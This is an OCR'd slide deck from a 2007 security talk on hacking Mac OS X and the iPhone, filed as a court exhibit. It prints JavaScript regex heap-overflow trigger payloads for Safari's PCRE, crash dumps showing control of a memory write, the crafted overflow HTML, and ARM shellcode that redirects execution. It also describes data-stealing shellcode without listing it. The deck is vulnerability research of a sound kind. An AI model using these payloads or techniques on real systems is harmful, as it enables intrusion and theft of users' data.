CASE NO.
SA CV 03-950 DOC (JTLx)
ECHOSTAR SATELLITE CORP., et al.,

vs.

NDS GROUP PLC, et al.

DEFENDANT'S EXHIBIT 802

DATE _____ IDEN.

DATE _____ EVID.

BY _____
Deputy Clerk

Hacking Leopard:
Tools and Techniques for Attacking the Newest Mac OS X

Charles Miller
Independent Security Evaluators
August 2, 2007

cmiller@securityevaluators.com

©2005, Independent Security Evaluators
www.securityevaluators.com

[redacted]

Charles Miller
Independent Security Evaluators
August 2, 2007

cmiller@securityevaluators.com

© 2005, Independent Security Evaluators
www.securityevaluators.com

ISE

Hacking iPhone:
and a few slides about Mac OS X


Charles Miller
Independent Security Evaluators
August 2, 2007

cmiller@securityevaluators.com

© 2005, Independent Security Evaluators
www.securityevaluators.com

ISE

802-3



Hacking iPhone:
and a few slides about Mac OS X

Charles Miller
Independent Security Evaluators
August 2, 2007

cmiller@securityevaluators.com

© 2005, Independent Security Evaluators
www.securityevaluators.com


802-4

Agenda

- Introduction
- My old talk in four slides
- Why hacking Macs is easy
- The iPhone exploit details

© 2005, Independent Security Evaluators
www.securityevaluators.com

Where's All the Leopard Stuff?



- Leopard is only available under NDA
- People only seem to want to hear about the iPhone...
- Read the conference paper for Leopard tips

© 2005, Independent Security Evaluators
www.securityevaluators.com

ISE


802-6

Introduction

© 2005, Independent Security Evaluators
www.securityevaluators.com

L-208

Apple Says



- "Mac OS X delivers the highest level of security through the adoption of industry standards, open software development and wise architectural decisions." - Apple Website

- "Apple engineers designed Safari to be secure from day one." - Apple website

© 2005, Independent Security Evaluators
www.securityevaluators.com

8-108

Why Hack Macs?

- Market share: currently 6.5% of operating systems, but growing 35% per year
- Everybody's doing it
  - § January 2007 MOAB: at least 2 remote client side and 5 local vulnerabilities in the default install.
  - § "Hack a Mac" contest at CanSecWest
  - § Safari for Windows, 18 vulnerabilities on the first day!
- pwn the local Mac fanboy!

© 2005, Independent Security Evaluators
www.securityevaluators.com

ISE

My Old Talk - Abbreviated Version


© 2005, Independent Security Evaluators
www.securityevaluators.com

Ptrace is Broken

- Doesn't support PTRACE_PEEKUSER, PTRACE_GETREGS, etc.
- Must use Mach API.
- I ported pydbg to Mac OS X, a pure python debugging API.
- This allows use of Pai Mei Framework
- http://paimei.openrce.org/

© 2005, Independent Security Evaluators
www.securityevaluators.com

Pai Mei for Mac (Beta)



© 2005, Independent Security Evaluators
www.securityevaluators.com

ISE

21-208

Leopard Will Have Dtrace

- Dtrace is a dynamic tracing mechanism built directly into the kernel
- Uses the "D" programing language.
- Probes located throughout the operating system can be accessed via traces
- Inactive probes cause no slowdown to the application or operating system.
- See the DTrace User Guide

© 2005, Independent Security Evaluators
www.securityevaluators.com

Dtrace Uses

- Monitor filesystem/network access of an application
- Fuzz environment variable usage ala Sharefuzz
- Write custom *ltrace*, *strace*, programs
- Get instruction traces
- Generate code coverage
- Lots more, see the talk paper!

© 2005, Independent Security Evaluators
www.securityevaluators.com

ISE

Why Hacking Macs is Easy

© 2005, Independent Security Evaluators
www.securityevaluators.com

ISE

51-208

Macs Are Easy To Use!

- To help users, there are lots of 50+ suid root programs:
- Some unusual ones include
  - § Locum
  - § NetCfgTool
  - § afpLoad
  - § TimeZoneSettingTool
  - § securityFixerTool
- Some old friends
  - § netstat
  - § top
  - § ps

© 2005, Independent Security Evaluators
www.securityevaluators.com

91-208

Safari is Friendly

- Launches the following apps to handle corresponding files
  - Address Book
  - Finder
  - iChat
  - Script Editor
  - iTunes
  - Dictionary
  - Help Viewer
  - iCal
  - Keynote
  - Mail
  - iPhoto
  - QuickTime Player
  - Sherlock
  - Terminal
  - BOMArchiveHelper
  - Preview
  - DiskImageMounter
- A bug in any of these apps can be leveraged through Safari for a client-side attack.

© 2005, Independent Security Evaluators
www.securityevaluators.com


ISE

LI-208

It Monitors Your Programs

- CrashReporter logs when applications crash - your free fuzzing monitor
- Logs to /var/log/system.log:

```
Jul  5 16:03:36 charlie-millers-computer crashdump[1321]: Safari crashed
Jul  5 16:03:36 charlie-millers-computer crashdump[1321]: crash report written
to: /Users/cmiller/Library/Logs/CrashReporter/Safari.crash.log
```



© 2005, Independent Security Evaluators
www.securityevaluators.com


Some Source Code

- Source code for Webkit - the HTML parsing engine. Used in:
  - § Safari
  - § Mail
  - § Dashboard
- Can compile it with symbols, instrumentation, or anything you want
- Can provide more detail in crash reports.

© 2005, Independent Security Evaluators
www.securityevaluators.com

They Make Exploitation Fun

- Apple doesn't randomize anything:
  - § The location of the stack
  - § The location of the heap
  - § The location of the binary image
  - § The location of dynamic libraries
- Heap is executable
  - § Writing exploits like its 1999



© 2005, Independent Security Evaluators
www.securityevaluators.com

802-20

They Don't Bother You With Burdensome Updates


- They use open source software - which is great except...
- Their versions are often behind:

	Mac OS X	Open Source
OpenSSH	4.5p1	4.6p1
OpenSSL	0.9.8d	0.9.8e
Apache	1.3.33	1.3.37
Samba	3.0.10	3.0.25b
Cups	1.1.23	1.2.11

- The Samba on Mac OS X (on Monday) had an exploitable remote root vulnerability in it...it hadn't been updated since February 2005!

© 2005, Independent Security Evaluators
www.securityevaluators.com

iPhone Details



© 2005, Independent Security Evaluators
www.securityevaluators.com

ISE

How to Find a Mac OS X 0-Day

- Find some open source package they use that is out of date
- Read the change log for that software
- Find a good bug
- Profit!

© 2005, Independent Security Evaluators
www.securityevaluators.com

Example

- WebKit borrows the Perl Regular Expression Library (PCRE)
- It is based on PCRE version 6.2
- *The current version of PCRE is 7.2*
- From the changelog of 6.7 (July 2006)

18. A valid (though odd) pattern that looked like a POSIX character class but used an invalid character after [(for example [[,abc,]]) caused pcre_compile() to give the error "Failed: internal error: code overflow" or in some cases to crash with a glibc free() error. This could even happen if the pattern terminated after [[but there just happened to be a sequence of letters, a binary zero, and a closing] in the memory that followed.

© 2005, Independent Security Evaluators
www.securityevaluators.com

802-24

The Vulnerability

```
<SCRIPT LANGUAGE="JavaScript"><!--
 var re = new RegExp("[[**]] [[**]] [[**]] [[**]]... [[**]]");
</script>
```

- Heap overflow
- Can overflow 2 bytes for each malformed "expression"
- Up to 3970 total bytes can be overflown
- Vulnerable in Safari 2/3 for Mac/Windows/iPhone
- Exploitable? Yes, used in the iPhone exploit.
- *Note: I actually found this the old fashioned way: fuzzing*

© 2005, Independent Security Evaluators
www.securityevaluators.com

802-25

Another Changelog Entry, Another Safari 0-Day

26. If a subpattern containing a named recursion or subroutine reference such as (?P>B) was quantified, for example (xxx(?P>B)){3}, the calculation of the space required for the compiled pattern went wrong and gave too small a value. Depending on the environment, this could lead to "Failed: internal error: code overflow at offset 49" or "glibc detected double free or corruption" errors.

Another heap overflow:

```
<SCRIPT LANGUAGE="JavaScript"><!--
  var re = new RegExp("(?P<a>)(?P>a){3}(?P<b>)(?P>b){3}");
</script>
```

© 2005, Independent Security Evaluators
www.securityevaluators.com

802-20

Blackbox Exploitation of the iPhone

© 2005, Independent Security Evaluators
www.securityevaluators.com

ISE

12.28.07


Getting Control

- We fuzzed the iPhone with various Javascript Regular Expressions containing "[[**]]".
- Sorted through the crash reports
- Eventually found a good one

© 2005, Independent Security Evaluators
www.securityevaluators.com

802-28

iPhone CrashReporter



© 2005, Independent Security Evaluators
www.securityevaluators.com

ISE

902-29

A "Good" Crash

```
Thread 2 crashed with ARM Thread State:
r0: 0x00065000     r1: 0x0084f800      r2: 0x00000017      r3: 0x15621561
r4: 0x00000018     r5: 0x0084ee00      r6: 0x00065000      r7: 0x005523ac
r8: 0x0000afaf     r9: 0x00817a00     r10: 0x00ff8000     r11: 0x00000005
ip: 0x15641563     sp: 0x00552358      lr: 0x30003d70      pc: 0x3008cbc4
cpsr: 0x20000010 instr: 0xe583c004

__text:3008CBC4                 STR     R12, [R3,#4]
__text:3008CBC8                 BXEQ    LR
__text:3008CBCC
__text:3008CBCC loc_3008CBCC                            ; CODE XREF: __text:3008CBA0j
__text:3008CBCC                 STR     R3, [R12]
```

- Crash occurs in libSystem.B.dylib
- Looks like an unlinking of a linked list
- r3 and r12=ip look possibly controllable
- Old school heap overflow?

© 2005, Independent Security Evaluators
www.securityevaluators.com

802-30

Controlling the Inputs

- r3 and r12 come from a "compiled" regular expression
- Can compile a regular expression into any binary data you want using "character classes".
- Gives us the ability to write 4 bytes anywhere

```
Thread 2 crashed with ARM Thread State:
    r0: 0x00065000    r1: 0x00850600    r2: 0x00000006    r3: 0xbabecafe
    r4: 0x00000007    r5: 0x0084fc00    r6: 0x00065000    r7: 0x005523ac
    r8: 0x00000000    r9: 0x00817a00   r10: 0x00ff8000   r11: 0x00000005
    ip: 0xdeadbeef    sp: 0x00552358    lr: 0x30003d70    pc: 0x3008cbc4
  cpsr: 0xa0000010 instr: 0xe583c004
```

© 2005, Independent Security Evaluators
www.securityevaluators.com

802-31

The Corresponding HTML

```
<SCRIPT LANGUAGE="JavaScript"><!--
  var re = new RegExp("[[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]]
[[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]]
[[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]]
[[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]]
[[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]]
[[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]]
[[**]][[**]]ABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFG[\x01\x02\x03\x04\x05\x06\x07
\x09\x0b\x0e\x0f\x11\x12\x13\x14\x15\x17\x19\x1b\x1c\x1d\x1f\x20\x21\x22
\x23\x25\x26\x27\x29\x2a\x2b\x2c\x2d\x2f\x30\x32\x33\x35\x37\x39\x3a\x3b
\x3c\x3e\x3f]XYZABCDEFGHIJKLMNOPQR");
</script>
```

© 2005, Independent Security Evaluators
www.securityevaluators.com

802-32

Getting PC

- We chose to overwrite a saved return address on the stack.
- Found one by fuzzing from sp (stack not randomized) and setting the other register to a stack value (which is definitively writable)

```
Exception Type:  EXC_BAD_INSTRUCTION
...
Thread 2 crashed with ARM Thread State:
    r0: 0x00065038    r1: 0x00000000      r2: 0x00000a00      r3: 0x00000001
    r4: 0x00065000    r5: 0x380135a4      r6: 0x00000000      r7: 0x005523e4
    r8: 0x00000000    r9: 0x00815a00     r10: 0x0084b800     r11: 0x00000000
    ip: 0x380075fc    sp: 0x005523d0      lr: 0x30003e18      pc: 0x0055ff3c
  cpsr: 0x20000010 instr: 0xffffffff
```

- Executing on the stack (which is allowed, apparently)

© 2005, Independent Security Evaluators
www.securityevaluators.com

Finding Your Code

- Obtain core file off the iPhone
  - § use ./jailbreak
  - § Configure launchd.conf
  - § Get core from /cores
- Search for your shellcode - don't worry the heap is very predictable :)
- GDB can find your code for you

© 2005, Independent Security Evaluators
www.securityevaluators.com

802-34

Shellcode

- Our "privacy data stealing" shellcode is the typical
  - § socket/connect
  - § open
  - § read/write
- Compile with an arm-unknown-linux-gnu gcc cross compiler
- The syscall numbers are just like a Mac

© 2005, Independent Security Evaluators
www.securityevaluators.com

iPhone Specific Shellcode


- Find interesting Library functions
  - § *AudioServicesPlaySystemSound* from AudioToolbox
  - § *CTCallDial* or *CTSendToVoicemail* from CoreTelephony
  - § *CTSMSMessageCreate* and *CTSMSMessageSend* from CoreTelephony
- Figure out how they work
- Call them!

© 2005, Independent Security Evaluators
www.securityevaluators.com

802-36

Rattle & Hum

```
__text:319EBA2C
__text:319EBA2C                         EXPORT _AudioServicesPlaySystemSound
__text:319EBA2C             _AudioServicesPlaySystemSound
__text:319EBA2C
__text:319EBA2C             var_8       = -8
__text:319EBA2C
__text:319EBA2C 80 40 2D E9             STMFD   SP!, {R7,LR}
__text:319EBA30 00 10 A0 E3             MOV     R1, #0
__text:319EBA34 00 70 8D E2             ADD     R7, SP, #0
__text:319EBA38 F9 FF FF EB             BL      _AudioServicesPlayInterfaceSound
__text:319EBA3C 80 80 BD E8             LDMFD   SP!, {R7,PC}
__text:319EBA3C             ; End of Function _AudioServicesPlaySystemSound
__text:319EBA3C
```



Get address of
AudioServicesPlaySystemSound

See how its called in MobilePhone

© 2005, Independent Security Evaluators
www.securityevaluators.com

Make it Happen

```
@ load 0x319eba2c into r7 then jump there.  Set r0 = 0x3ea

mov     r0, #0x3
mov     r0, r0, lsl #8
add     r0, r0, #0xea
ldr     r0, =0x3ea
mov     r7, #0x31
mov     r7, r7, lsl #24
mov     r6, #0x9e
mov     r6, r6, lsl #16
add     r7, r7, r6
mov     r6, #0xba
mov     r6, r6, lsl #8
add     r7, r7, r6
add     r7, r7, #0x2c
mov     pc, r7
```

© 2005, Independent Security Evaluators
www.securityevaluators.com

Despite Its Problems...
I Still Love My iPhone!

© 2005. Independent Security Evaluators
www.security-evaluators.com

ISE

802.39

Questions?

- Please contact me at:
  cmiller@securityevaluators.com

© 2005, Independent Security Evaluators
www.securityevaluators.com

04-208